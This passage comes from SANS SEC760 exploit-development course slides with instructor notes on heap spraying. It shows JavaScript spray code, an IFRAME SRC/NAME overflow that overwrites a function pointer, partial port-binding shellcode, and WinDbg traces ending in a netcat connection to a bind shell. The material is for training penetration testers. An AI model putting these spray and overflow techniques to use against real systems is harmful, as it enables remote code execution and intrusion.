We will address the important pieces of code over the forthcoming slides. This method of heap spraying is used in many file format exploits. The method works with many vulnerabilities where you simply need to ensure your shellcode is reached. For example, if the heap can be sprayed with NOPs and shellcode, and we can overwrite any called pointer on the stack, PEB, SEH, or another area, the exploit will be successful.



Remedial Heap Spraying (2)

- Let’s walk through some of the code …
  - shellcode = unescape("%u4343%u4343%u43eb...
  - This is port binding shellcode in UTF-16 format.
  - *IFRAME SRC=file://BBBBBBBBBBB... NAME=“....CCCCCCCC&# 3341;&# 3341;”*


SANS SEC760 | Advanced Exploit Development for Penetration Testers 48

Remedial Heap Spraying (2)

This is UTF-16 encoded shellcode that performs a standard Windows port bind. JavaScript supports ASCII and multiple Unicode encodings, including UTF-8, UTF-16, and UTF-32. UTF-16 is commonly used with JavaScript to support a wide character set. UTF-16 is visible to the viewer, as all characters are given a backslash, lowercase “u,” followed by four hex characters. The next snippet of code is where the buffer overflow is taking place:

IFRAME SRC=file://BBBBBBBBBBB… NAME=“….CCCCCCCC&#3341;&#3341;”

You can see the IFRAME SRC and NAME attributes being used to perform the actual buffer overflow. You should also notice the HTML-encoded values “&#3341;&#3341;” on the tail end of the NAME attribute. The decimal value 3341 in HTML encoding translates to “0d0d” in Unicode. These values are being used to overwrite the function pointer with 0x0d0d0d0d, which we will use as the address to jump to when it’s time to execute our code. The memory at this address is actually dereferenced, hence why it is important to ensure that the heap blocks are sprayed with the value 0x0d0d0d0d.



Remedial Heap Spraying (3)

- Creating the NOPs, chunk sizes, and number of chunks to spray
  - %u0D0D%u0D0D serves as the pointer and as the NOP sled. 0D is the x86 opcode for "*OR EAX*"

```
bigblock = unescape("%u0D0D%u0D0D");
slackspace = headersize+shellcode.length
while (bigblock.length<slackspace) bigblock+=bigblock;
while (block.length+slackspace<0x40000)
      block= block+block+fillblock;
      for (i=0;i<700;i++) memory[i] = block + shellcode;
```


Remedial Heap Spraying (3)

The NOPs are created by using the x86 opcode "0D," which performs a logical "OR EAX." The opcode "0C" can also be used to accomplish the same goal, as it simply performs a logical "OR AL." Other opcodes can also work, so long as they are reachable addresses on the heap and do not corrupt the process. Either way, we're filling the heap with blocks of memory, 0x40000 in size, containing enormous amounts of 0x0d0d0d0d, 0x0d0d0d0d, 0x0d0d0d0d, and 0x0d0d0d0d, followed by shellcode. The idea is that if we overwrite the vulnerable function pointer with the address 0x0d0d0d0d, spray enough memory to actually write to the address 0x0d0d0d0d, and fill that memory location with the value 0x0d0d0d0d repeatedly followed by our shellcode, it will serve as a NOP sled and the value to be dereferenced. This is due to the fact that the opcode "OR EAX" does not do anything by itself. Repeated execution of this instruction does not result in anything other than the behavior seen by such instructions as 0x90 "NOP."

The rest of the code on this slide is simply setting up the layout of the blocks. This includes a 20-byte header, 0x0d0d0d0d, and the shellcode. The overall size of each block is 0x40000, and in the example above, we are writing 700 of them. This needs to be increased or decreased depending on the layout of the process on the system and program being attacked. If the system starts paging due to insufficient memory, it may become a very slow exploit.

For a good list of x86 opcodes, see https://www.scribd.com/document/345226500/a06b-txt.

Remedial Heap Spraying (4)



```
    slackspace = headersize+shellcode.length
    while (bigblock.length<slackspace) bigblock+=bigblock;
    fillblock = bigblock.substring(0, slackspace);
    block = bigblock.substring(0, bigblock.length-slackspace);
    while(block.length+slackspace<0x40000) block = block+block+
fillblock;

    memory = new Array();
    for (i=0;i<150;i++) memory[i] = block + shellcode;
  </SCRIPT>

  <IFRAME SRC=file://
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBB                         BBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
```


Create 150 heap chunks, 0x40000 bytes in size.

Remedial Heap Spraying (4)

We will now go through the actual exploitation process. You will not be performing this exercise in class, but feel free to try it on your own time. On this slide, the number of blocks has been modified to write 150 blocks of NOPs and shellcode. We'll check to see how this worked out shortly.

Remedial Heap Spraying (5)

- The pointer was overwritten
  - eax is holding 0x0d0d0d0d
  - mov eax, dword ptr [eax+34h] ds:0023: 0d0d0d41=????????
  - What happened?




```
ModLoad: 71c10000 71c1d000   C:\WINDOWS\System32\ntlanman.dll
ModLoad: 71cd0000 71ce6000   C:\WINDOWS\System32\NETUI0.dll
ModLoad: 71c90000 71ccc000   C:\WINDOWS\System32\NETUI1.dll
ModLoad: 71c80000 71c86000   C:\WINDOWS\System32\NETRAP.dll
ModLoad: 75f70000 75f79000   C:\WINDOWS\System32\davclnt.dll
(868.870): Access violation - code c0000005 (first chance)
First chance exceptions are reported be
This exception may be expected and hand
eax=0d0d0d0d ebx=00208b50 ecx=769cda10                        9c2064
eip=769f4b4a esp=00137ed8 ebp=00137ee4 iopl=0         nv up e   l nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000              l=00010202
*** ERROR: Symbol file could not be found.  Defaulted to export    bols for C:\WIN
SHDOCVW!Ordinal167+0x3951:
769f4b4a 8b4034          mov     eax,dword ptr [eax+34h] ds:0023:0d0d0d41=????????
```

0x0d0d0d41 is not mapped.

Remedial Heap Spraying (5)

After opening the HTML file containing our exploit code and spraying 150 blocks of memory, the address held in EAX+34h is dereferenced. EAX holds the address 0x0d0d0d0d. As you can see in the result, "mov eax, dword ptr [eax+34h] ds:0023: 0d0d0d41=????????," we did not spray enough memory with our blocks. Let's set a breakpoint for 0x769f4b4a, the address EIP was pointing to when we had an exception, where 0x0d0d0d41 could not be dereferenced. We'll need to increase the number of blocks as well.



Remedial Heap Spraying (6)

- We didn't spray enough memory!

```
    slackspace = headersize+shellcode.length
    while (bigblock.length<slackspace) bigblock+=bigblock;
    fillblock = bigblock.substring(0, slackspace);
    block = bigblock.substring(0, bigblock.length-slackspace);
    while(block.length+slackspace<0x40000) block = block+block+
fillblock;

    memory = new Array();
    for (i=0;i<350;i++) memory[i] = block + shellcode;
  </SCRIPT>

  <IFRAME SRC=file://
BBBBBBBBBBBBBBBBBBBBBBB                   BBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBB                   BBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
```

Create 350 heap chunks, 0x40000 bytes in size.


SEC760 | Advanced Exploit Development for Penetration Testers 52

Remedial Heap Spraying (6)

On this slide, we are simply changing the number of blocks to spray from 150 to 350. Let's see if this was enough to do the trick.

Remedial Heap Spraying (7)

- 0x0d0d0d41 is now in use and holds 0x0d0d0d0d, our NOPs!



```
eax=0d0d0d0d ebx=0020a490 ecx=769cda10 edx=769c882c esi=769c8830 edi=769c2064
eip=769f4b4a esp=00137ed8 ebp=00137ee4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
SHDOCVW!Ordinal167+0x3951:
769f4b4a 8b4034          mov     eax,dword ptr [eax+34h] ds:0023:0d0d0d41=0d0d0d0d
0:000> dd 0x0d0d0d0d
0d0d0d0d  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d1d  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d2d  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d3d  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d4d  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d5d  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d6d  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d7d  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
```


0x0d0d0d41 is in use

Remedial Heap Spraying (7)

We've hit our breakpoint, and as you can see, the instruction "mov eax, dword ptr [eax+34h] ds:0023: 0d0d0d41=0d0d0d0d" is now executing properly. This means that we've sprayed enough memory to hit the address 0x0d0d0d0d. When using dd to analyze the memory at 0x0d0d0d0d, you can see that this memory is entirely filled with our "OR EAX" opcodes.

Remedial Heap Spraying (8)

- mov ecx, dword ptr [eax]
- ecx now holds 0x0d0d0d0d




```
eax=0d0d0d0d ebx=0020a490 ecx=0020a48c edx=00137eec esi=00000000 edi=00000000
eip=769f4e93 esp=00137e88 ebp=00137eb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
SHDOCVW!Ordinal167+0x3c9a:
769f4e93 8b08            mov     ecx,dword ptr [eax]              0d0d0d0d=0d0d0d0d
0:000> t
eax=0d0d0d0d ebx=0020a490 ecx=0d0d0d0d             eec esi=00000000 edi=00000000
eip=769f4e95 esp=00137e88 ebp=00137eb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
SHDOCVW!Ordinal167+0x3c9c:
769f4e95 68d88a9c76      push    offset SHDOCVW!Ordinal205+0x8ad8 (769c8ad8)
```

Remedial Heap Spraying (8)

A few instructions after our breakpoint, we see the instruction "mov ecx, dword ptr [eax]." This is the instruction that will dereference the pointer 0x0d0d0d0d from EAX into ECX. As you can see, this move was successful. We'll see why this is important in the next slide.

Remedial Heap Spraying (9)

- EIP is controlled by “call dword ptr [ecx]”



```
eax=0d0d0d0d ebx=0020a490 ecx=0d0d0d0d edx=00137eec esi=00000000 edi=00000000
eip=769f4e9b esp=00137e80 ebp=00137eb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
SHDOCVW!Ordinal167+0x3ca2:
769f4e9b ff11            call    dword ptr [ecx]      ds:0023:0d0d0d0d=0d0d0d0d
0:000> t
eax=0d0d0d0d ebx=0020a490 ecx=0d0d0d0d edx=00137eec esi=00000000 edi=00000000
eip=0d0d0d0d esp=00137e7c ebp=00137eb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000202
0d0d0d0d 0d0d0d0d0d      or      eax,0D0D0D0Dh
0:000> t
eax=0d0d0d0d ebx=0020a490 ecx=0d0d0d0d   =00137eec esi=00000000 edi=00000000
eip=0d0d0d12 esp=00137e7c ebp=00137eb4 i    =0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003                       efl=00000202
0d0d0d12 0d0d0d0d0d      or      eax,
0:000> t
eax=0d0d0d0d ebx=0020a490 ecx=0d0d0d0d e  00137eec esi=00000000 edi=00000000
eip=0d0d0d17 esp=00137e7c ebp=00137eb4  pl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  f  038  gs=0000             efl=00000202
0d0d0d17 0d0d0d0d0d      or      eax,0D0D0D0Dh
```


0D = “OR EAX”

Remedial Heap Spraying (9)

As you can see, the instruction “call dword ptr [ecx]” is executed, causing EIP to jump to 0x0d0d0d0d. This is exactly what we were hoping to see. You can also see that once execution jumps to this memory address, the instruction “OR EAX, DWORD” is executed repeatedly a very large number of times. This is to be expected, as we filled memory with the opcode “0D,” which performs the logical “OR EAX, 0D0D0D0Dh.”

Remedial Heap Spraying (10)

- The "OR EAX" instructions are executed until our shellcode is reached




```
0:000> dd 0x0d0d0d0d
0d0d0d0d  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d1d  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d2d  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d3d  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d4d  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d5d  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d6d  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0d0d7d  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0:000> dd 0x0d0ffe92
0d0ffe92  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0ffea2  0d0d0d0d 0d0d0d0d 0d0d0d0d 0d0d0d0d
0d0ffeb2  43434343 575643eb 8b3c458b 01780554
0d0ffec2  528b52ea 31ea0120 41c931c0 018a348b
0d0ffed2  c1ff31ee 01ac          5c7 75df39f6
0d0ffee2  5a8b5aea 66eb          c8b eb011c5a
0d0ffef2  018b048b ff5e5fe8 c031fce0 30408b64
0d0fff02  8b0c408b 8bad1c70 c0310868 6c6cb866
```

Remedial Heap Spraying (10)

The shellcode in this instance is located approximately 193,000 bytes after EIP was set to 0x0d0d0d0d. Not the cleanest method of exploitation, but effective and reliable for many exploits. As shown on the slide, the shellcode starts around address 0x0d0ffeb2.

Remedial Heap Spraying (11)



```
TCP     0.0.0.0:5000                 0.0.0.0:0              LISTENING
TCP     127.0.0.1:4664                                         TENING
TCP     127.0.0.1:5679                                         TENING
TCP     127.0.0.1:7438               0.0.0.0:0              LISTENING
```

TCP 10606 not listening…

```
ModLoad: 71a90000 71a98000   C:\WINDOWS\System32\wshtcpip.dll
(ee8 ba4): Break instruction exception - code 80000003 first chance)
eax=7ffdf000 ebx=00000001 ecx=00000002 edx=00000003 es  00000004 edi=00000005
eip=77f767cd esp=0260ffcc ebp=0260fff4 iopl=0                 zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs               ef1=00000246
```

Shellcode is hit!


```
  TCP     0.0.0.0:10606         0.0.0.0:0         LISTENING
  TCP     127.0.0.1:4664        0.0.0.0:0         LISTENING
  TCP     127.0.0.1:5679        0.0.0.0:0         LISTENING
  TCP     127.0.0.1:7438                          LISTENING
  UDP     0.0.0.0:135
  UDP     0.0.0.0:445           *:*
  UDP     0.0.0.0:500           *:*
  UDP     0.0.0.0:1026          *:*
  UDP     0.0.0.0:1030          *:*
  UDP     127.0.0.1:123         *:*
  UDP     127.0.0.1:1900        *:*
  UDP     127.0.0.1:19363       *:*

C:\Documents and Settings>nc 127.0.0.1 10606
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Evil Hacker\Desktop>
```

TCP 10606 is listening…

We're in!!!

Remedial Heap Spraying (11)

On the top image, a "netstat –na" was run prior to allowing execution to drop through all of the "OR EAX" instructions and down to the shellcode. As you can see, TCP port 10606 is not listening, which is the port the modified shellcode should open up. If we go back and press F5 to continue, execution gives us the result shown in the second image. You can see that the DLL "wshtcpip.dll" has been loaded into memory. This should indicate that our shellcode may have been executed. Running "netstat –na" at this point gives us the result shown in the last image. As you can see, TCP port 10606 is listening. Using netcat to connect on port 10606 proves successful, and we are given an administrative command prompt.



Remedial Heap Spraying Wrap-Up

- Other styles of heap spraying exist
  - Check out "Heap Feng Shui in JavaScript" by Alexander Sotirov
  - Heap grooming, heap surgery, etc.
  - We could use Flash/ActionScript to spray the heap
- Overwrites in areas such as the SEH often still work, but only on 32-bit processes


SEC760 | Advanced Exploit Development for Penetration Testers 58

Remedial Heap Spraying Wrap-up

To wrap up the section on heap spraying, it is highly recommended that you read the presentation on alternative methods, titled "Heap Feng Shui in JavaScript," by Alexander Sotirov. You can find it at http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf. This presentation was given at Black Hat in 2007.

It is also important to note that utilizing heap-spraying methods is not limited to heap-based vulnerabilities. If we can spray the heap with our NOPs and shellcode, it doesn't matter where the ability to gain control of EIP comes from, but only that we can reach the heap address containing our shellcode. For example, SEH overwrites have become more difficult since the introduction of SafeSEH. If the address being called by the handler is not in the permitted exceptions table, execution will not be transferred. However, if the destination address is not in the permitted exceptions table, but resides on the heap, execution will still be transferred. All in all, heap spraying is still a commonly used attack method to aid in exploitation.

JIT spraying, introduced by Dion Blazakis, is another popular technique for browser-based exploits, as well as Adobe and Flash. The technique takes advantage of Just In Time (JIT) interpretation to generate shellcode, bypassing DEP and ASLR. Learn more at http://www.semantiscope.com/research/BHDC2010/BHDC-2010-Paper.pdf.




So What Now?

- In the past, with earlier browsers, we would just use a heap address like 0x0c0c0c0c or oxodododod
- We would spray/extend the heap with JavaScript until we hit this location in virtual memory
- The blocks in the spray would be filled with 0x0c0c0c0c so that when something like EAX+70h is loaded into another register, it still pulls up 0x0c0c0c0c when called
  - This ensures that the call to the register holding the virtual function pointer is holding 0x0c0c0c0c
  - We then execute the instruction oxoc, which translates to "or al, <byte>." In other words, since address 0x0c0c0c0c is filled with 0x0c's, we execute "or al, 0x0c" repeatedly, until we slide down to our shellcode.
- ...but the technique with the old code stopped working in IE8

SEC760 | Advanced Exploit Development for Penetration Testers 59

So What Now?

The older method of using heap spraying along with vtable overwrites was to use the address 0x0c0c0c0c, 0x0d0d0d0d, or similar. Using these addresses served multiple purposes. The x86 opcode 0x0d means "OR EAX, DWORD" and 0x0c means "OR AL, BYTE." The goal would be to utilize JavaScript to spray large blocks of memory filled with 0x0d0d0d0d or 0x0c0c0c0c, followed by shellcode, extending the heap far enough that it reaches the virtual memory address 0x0c0c0c0c or 0x0d0d0d0d within the process. We then overwrite the vptr with the address 0x0c0c0c0c or 0x0d0d0d0d. If we sprayed enough memory when we go to load an offset from the vptr into a register such as EDX, it gets our 0x0c0c0c0c or 0x0d0d0d0d address. The instruction pointer now jumps to this address, which contains the opcode for "OR EAX, DWORD" or "OR AL, BYTE," acting like an NOP-style instruction. We execute the instructions repeatedly 